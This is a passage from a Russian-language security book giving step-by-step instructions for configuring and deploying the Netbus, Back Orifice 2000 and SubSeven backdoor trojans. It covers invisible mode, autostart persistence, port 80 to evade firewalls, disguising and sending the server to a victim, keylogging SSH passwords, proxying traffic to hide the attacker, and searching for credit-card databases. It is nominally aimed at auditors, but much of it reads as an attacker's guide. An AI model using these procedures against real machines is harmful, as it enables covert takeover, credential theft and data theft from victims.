4. После того как вы нашли исполняемый модуль сервера, который вы хотите сконфигурировать (обычно он располагается в установочной директории), вам необходимо закончить выбор параметров в диалоговом окне Server Setup, как это показано далее. Убедитесь, что вы отметили параметр Accept Connections.



5. В поле Run On Port укажите TCP-порт, который может использовать Netbus для ожидания соединения. В данном примере выбран порт 4375, но может быть выбран и любой другой порт из тех, что не заняты на атакуемой машине. Этот порт должен быть доступен любым способом на протяжении всей сети от клиента до сервера.
6. Затем выберите параметр visibility. Обсуждаемая программа создана для неправомерных целей, поэтому по умолчанию в ней стоит значение Invisible.
7. Отметьте Full Access в поле Access Mode. Другие режимы доступа позволяют использовать метод шпионского доступа (Spy Access), который не обеспечивает такого полного контроля, как метод полного доступа (Full Access). Поскольку программа может использоваться для захвата машины в сети с целью аудита, выберите Full Access.
8. Наконец, отметьте, что Netbus будет запускаться заново всякий раз, когда машина будет перезагружаться. Обычно этот параметр активизирован.

Сконфигурировав исполняемый модуль сервера, вы можете переименовать его и переслать на атакуемую машину любым доступным способом. Как только исполняемый модуль будет установлен на атакуемой машине, просто запустите его. Сервер Netbus запустится и будет ожидать соединения с клиентом. Ниже приведена иллюстрация, которая показывает атакованную машину с адресом 192.168.1.100, прослушивающую порт 4375.

```

MS-DOS Prompt
Auto
LOG      TXT      0 03-17-02 7:24p Log.txt
17 file(s) 1,121,460 bytes
4 dir(s) 791,011,328 bytes free

C:\>nbsur
C:\>netstat

Active Connections

Proto Local Address          Foreign Address         State
C:\>netstat -an


Active Connections

Proto Local Address          Foreign Address         State
TCP    0.0.0.0:4375            0.0.0.0:0               LISTENING
TCP    192.168.1.100:137      0.0.0.0:0               LISTENING
TCP    192.168.1.100:138      0.0.0.0:0               LISTENING
TCP    192.168.1.100:139      0.0.0.0:0               LISTENING
UDP    192.168.1.100:137      *: *
UDP    192.168.1.100:138      *: *
C:\>

```

Конфигурирование клиента также несложно.

1. Вновь запустите клиент Netbus и выберите Host/Add. Вы увидите диалоговое окно похожее на это.




2. Введите здесь атакуемый IP-адрес и TCP-порт, который на нем прослушивается. В нижней части окна конфигурации подставьте пароль, который первоначально был введен в исполняемый модуль сервера.
3. Выберите ОК, чтобы добавить атакуемый хост в список доступных серверов.

Это простой способ сделать хост видимым в списке серверов, но вы можете добавить в список сотни серверов, выбрав Host/Find на первом шаге. Эта команда конфигурирует клиент для работы в режиме сканирования, когда проверяется список IP-адресов для заданного порта, и определяются любые работающие серверы Netbus. Этот параметр может быть использован системным администратором для попыток определения таких серверов в своей сети.

Следующие шаги выполняются для установки соединения клиента Netbus с атакуемой машиной, на которой установлен сервер.

1. В основном окне клиента Netbus выберите требуемый IP-адрес.
2. Выберите Host/Connect.
3. Если установленный вами пароль правильный, и сервер доступен, то вы увидите сообщение о соединении, которое выглядит так.



4. После того как вы установили соединение с сервером, на атакованной машине может выполняться весь спектр команд. Из меню Control вы можете получить доступ к некоторым доступным параметрам.



После того как Netbus установлен, вы можете выполнять две задачи: исследовать файловую систему и перенаправлять TCP-порты через систему безопасности. Обе задачи можно выполнять с использованием возможностей, предоставляемых клиентом. Как использовать Netbus после его установки – решать взломщику или аудитору.

Back Orifice


Программа Back Orifice 2000 (BO2k) представляет собой следующее поколение утилит доступа с черного хода, которые следуют за Netbus. BO2k предоставляет великолепную функциональность для взломщика, а также обеспечивает расширение функций, поскольку разработан специально с возможностью добавления плагинов (дополнительных модулей). Поскольку обсуждение всех доступных плагинов займет слишком много времени, то мы остановимся только на базовых функциях BO2k. Программа размещается на большинстве сайтов, посвященных вопросам безопасности, включая такие как <http://www.packetstormsecurity.com>, <http://www.tlsecurity.com> и <http://www.securityfocus.com>. Поскольку разработали эту программу авторы – члены группы «Cult of the Dead Cow» (Культ мертвой коровы), то вы также можете найти эту программу на сайте <http://www.cultdeadcow.com/>, который переадресует вас к наиболее популярному репозиторию файлов.

Реализация


Программа BO2k обеспечивает большинство функций, поддерживаемых Netbus. Чтобы сделать BO2k-сервер подходящим для использования в качестве сервера черного хода на атакуемой машине, вы должны сконфигурировать его с использованием утилиты конфигурирования на атакуемой машине. Следующая последовательность действий позволяет подготовить сервер BO2k с использованием мастера конфигурирования, запускающегося при первом запуске BO2k.

1. Когда появится заставка мастера конфигурирования, щелкните на кнопке Next.
2. Мастер потребует у вас ввести название исполняемого модуля сервера, который будет редактироваться. Поскольку может быть доступно множество копий исполняемого модуля (по одному для каждой атакуемой машины), на этой странице должен быть выбран один из них.
3. BO2k – один из немногих пакетов программ, обеспечивающих доступ через черный ход, которые могут работать поверх TCP- и UDP-протоколов. Протокол TCP выбирается обычно, если устойчивость соединения не вызывает сомнений. UDP-протокол выбирается в том случае, если есть трудности в преодолении системы безопасности (например, системный администратор может случайно оставить один из UDP-портов открытым).
4. Поскольку большинство взломщиков хотели бы использовать протокол TCP для управления сервером BO2k, то в следующем окне представлен запрос на номер порта, который будет использоваться. Поскольку 80 порт обычно более доступен, чем любой другой, выберите его.


5. BO2k предоставляет возможность шифрования канала связи между клиентом и сервером. Версия, которую мы скачали, показана на следующей иллюстрации. Она предлагает только XOR-шифрование, которое известно как слабое, но все же лучше, чем простой текст.



6. На следующем экране введите пароль, который используется для доступа к серверу. Пароль для доступа с черного хода – отличная вещь для взломщика/аудитора, но если слово будет использоваться без подтверждения полномочий, то обычно это плохо.
7. Как только мастер закончит работу, будет загружена утилита настройки сервера.
8. Посмотрите, как проверить различные параметры настройки сервера, которые мастер заполнил на основании информации, полученной от вас.




9. Теперь убедитесь, что сервер загружен в директорию автозапуска. Это позволит серверу запускаться всякий раз после перезагрузки машины. Чтобы это сделать, выберите папку Startup на панели Option Variables слева внизу. Этот параметр обеспечит помещение исполняемого модуля сервера в директорию автозапуска.



10. Щелкните на кнопке Save Server после того, как завершите все изменения.


Сконфигурированный сервер готов к установке на атакуемую машину. На атакуемой машине может выполняться только файл bo2k.exe. Если этот файл будет запущен, он откроет сконфигурированный вами порт. На следующей иллюстрации обратите внимание, что на атакуемой машине 80 порт открыт.




Теперь соединимся с атакуемой машиной.

1. Запустите программу bo2kgui.exe.

2. В открытом окне следует выбрать File/Add Server, если созданного вами сервера нет в списке. Откроется диалоговое окно Edit Server Settings, и вы сможете ввести информацию для атакуемого сервера.




3. Как только вы закончите конфигурирование соединения, щелкните на кнопке OK.
4. Дважды щелкните на сервере BO2k, который вы только что открыли. Откроется диалоговое окно Server Command Client.
5. Щелкните на кнопке Connect to. Как только вы соединитесь, кнопка изменится на Disconnect, как это показано на следующем рисунке, и вы увидите версию сервера, напечатанную поверх результирующего диалогового окна.




После того как вы соединитесь с сервером, клиент предоставит вам возможность выполнить много различных действий. Проще всего зап-

росить номер версии сервера и протестировать его, чтобы проверить, поддерживает ли сервер ICMP-трафик.




BO2k также позволяет выполнять множество «системных действий». Сюда входит возможность перезагружать атакованную машину, заблокировать машину или запросить системную информацию.





Несмотря на то, что многие думают, что они защищены от взломщиков, если используют протокол SSH, они всегда могут ошибиться, если кто-то подсмотрит их пароль. Проще всего получить пароль – это подглядывать за активностью клавиатуры. Следовательно, если пользова-

тель входит, как **kjones**, и набирает **logged in**, взломщик может переслать этот поток символов с помощью **VO2k**.




Зачастую взломщик может перехватить управление системой, замаскировав свой IP-адрес в процессе взлома или посещения других систем в интернете. В главе 13 мы обсудим средства перенаправления данных. У **VO2k** есть встроенные возможности для выполнения этой процедуры. На двух следующих иллюстрациях показано, как мы можем открыть порт 2222 на атакованном сервере и перенаправить трафик через 80 порт по адресу *www.foundstone.com*. Теперь любые соединения, которые мы устанавливаем с атакованным сервером по TCP-порту 2222, будут перенаправляться на 80 порт машины *www.foundstone.com*, и в ее системном журнале будет отмечен IP-адрес атакованной машины.







После того как внутри атакованной сети захвачена машина, взломщик обычно пытается получить доступ к общим сетевым ресурсам, доступным для атакованной машины. Это может быть проделано с помощью функций M\$ Networking, как это показано на следующей иллюстрации.




Поскольку одной из целей получения доступа к машине является возможность запускать процессы (например, дополнительные программы доступа с черного хода, или программы прослушивания сети), можно проверить статус процессов на атакованной машине. С помощью функции Process Control вы можете получить список процессов, запускать или уничтожать процессы.



Если же ваша цель состоит в просмотре отображаемого на мониторе атакованной машины, то VO2k предоставляет вам такую возможность с помощью папки Multimedia.



Возможно, цель состоит в том, чтобы проинспектировать содержимое файловой системы. Простой поиск *.mdb-файлов может вознаградить взломщика найденными базами данных с информацией о кредитных картах или других интересных вещах. В папке File/Directory вы можете искать, передавать, создавать файлы, которые вам могут понадобиться на атакованной машине.




SubSeven

После BO2k в сообществе специалистов по безопасности появилась программа SubSeven (Sub7). На сегодняшний день это лучшее, что можно пожелать. Sub7 совершенно смертельна, поскольку ее последние версии могут изменять свои параметры и, тем самым, обманывать средства поиска вирусов, которые обычно перехватывают утилиты, подобные Netbus и BO2k. С точки зрения средств удаленного управления, Sub7 – практически то же, что и Netbus и BO2k.

Sub7 может быть доступна по адресам <http://www.packetstormsecurity.com>, <http://www.tlsecurity.com> и <http://www.securityfocus.com> (Web-сайт авторов программы не был доступен на момент написания этой книги).

Реализация

Так же как Netbus и BO2k, Sub7 требует, чтобы перед использованием был сконфигурирован сервер. Во-первых, взломщику потребуется открыть утилиту редактирования сервера, которая поставляется вместе с программой и размещается в папке Sub7. Когда программа будет запущена, вы увидите следующее окно.



1. Выберите сервер, который вы собираетесь конфигурировать, щелкнув на кнопке Browse в левом верхнем углу окна.
2. Выберите сервер Sub7, по умолчанию – Server.exe.
3. Измените некоторые параметры, содержащиеся в этом окне. Важные для понимания параметры будут обсуждаться далее.

Лучше всего использовать пароль для доступа к Sub7. Кроме того, Sub7 пытается самостоятельно сделать себя более незаметным, чем другие программы, и, как это видно в правом верхнем углу окна, в его распоряжении есть несколько способов сделаться незаметным после установки на атакованной машине.

Sub7 может не только выполнять работу по управлению захваченной машиной, но также информировать вас о новых машинах, которые он смог захватить, используя одну из нескольких возможностей:


- персональный коммуникатор ICQ;
- сеть IRC;
- уведомление по электронной почте.

В результате, взломщик получает дополнительные преимущества, связанные с тем, что нет необходимости искать машины, которые могут быть заражены его сервером.

Для этой атаки сервер прослушивает TCP-порт 62875. Этот порт не является специальным портом, он выбран случайно. Если есть желание, то мы можем присоединить к серверу специальный файл, например, электронную поздравительную открытку, для отсылки ничего не подозревающему владельцу захваченной машины.

Последнюю возможность мы можем выбрать в зависимости от того, хотим мы или нет, чтобы при доступе к серверу работала парольная защита. Для взломщика полезно об этом подумать и предохранить утилиту от доступа посторонних. С точки зрения аудитора, это не слишком хорошо. Вы можете захотеть снова войти на сервер позднее для изменения конфигурации, или вам может понадобиться найти информацию о том, как настроен этот сервер.

Теперь в вашем распоряжении есть сервер, который может работать на атакованной машине. Для его запуска на захваченной машине вы можете использовать любой из методов, о которых мы постоянно говорим в этой главе: пересылка по электронной почте и т.д. После запуска Sub7 на машине будет открыт порт (TCP 62875). Результат можно увидеть, запустив на захваченной машине netstat.




```
MS-DOS Prompt
Auto
C:\>netstat -an

Active Connections


Proto Local Address           Foreign Address         State
TCP   0.0.0.0:4375              0.0.0.0:0               LISTENING
TCP   0.0.0.0:80               0.0.0.0:0               LISTENING
TCP   0.0.0.0:62875            0.0.0.0:0               LISTENING
TCP   0.0.0.0:2222             0.0.0.0:0               LISTENING
TCP   192.168.1.100:1043       0.0.0.0:0               LISTENING
TCP   192.168.1.100:1043       192.168.1.1:139         ESTABLISHED
TCP   192.168.1.100:137        0.0.0.0:0               LISTENING
TCP   192.168.1.100:138        0.0.0.0:0               LISTENING
TCP   192.168.1.100:139        0.0.0.0:0               LISTENING
UDP   192.168.1.100:137        *:*
```

